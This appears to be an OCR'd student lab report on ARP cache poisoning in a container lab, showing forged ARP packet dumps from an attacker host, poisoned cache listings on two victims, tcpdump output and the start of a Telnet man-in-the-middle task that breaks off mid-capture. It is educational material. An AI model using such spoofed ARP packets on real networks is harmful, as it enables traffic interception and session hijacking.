


```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:39:18.039776 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```




```
root@hostB:209:NamanC:/# arp
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:39:18.039916 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

Attacker M
# python3 task1C.py



```
     hwdst      = 02:42:0a:09:00:05
     pdst       = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype     = 0x1
     ptype      = IPv4
     hwlen      = None
     plen       = None
     op         = is-at
     hwsrc      = 02:42:0a:09:00:69
     psrc       = 10.9.0.6
     hwdst      = ff:ff:ff:ff:ff:ff
     pdst       = 10.9.0.6

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:




```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/#
```


For Scenario 2

On Host A and B

tcpdump -i eth0 -n




```
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:41:23.104667 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```




```
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:42:28.480605 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

On Attacker M
# python3 task1C.py



```
root@hostM:209:NamanC:/volumes# python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:



```
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:42:28.480588 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
14:42:38.501081 IP6 fe80::e4bc:14ff:fe66:6563 > ff02::2: ICMP6, router solicitat
ion, length 16
```

```
root@hostA:209:NamanC:/# arp
```


```
root@hostB:209:NamanC:/# arp
```

Questions:
1. Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?


➔ Host B's ARP remains unchanged since the IP of sender and IP of B are same, and ARP has only entries of IPs which donot belong to the host itself

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Command:
# python3 task11A.py




```
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```




```
root@hostA:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:209:NamanC:/#
```

Command:
# python3 task2.py




```
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```




```
root@hostB:209:NamanC:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostB:209:NamanC:/#
```

On Attacker M
# python3 task11A.py # python3 task2.py




```
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes#
```



```
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
```


Wireshark output:



Capturing from br-f4d73c24be0b

```
No.  Time           Source              Destination         Protocol Length Info
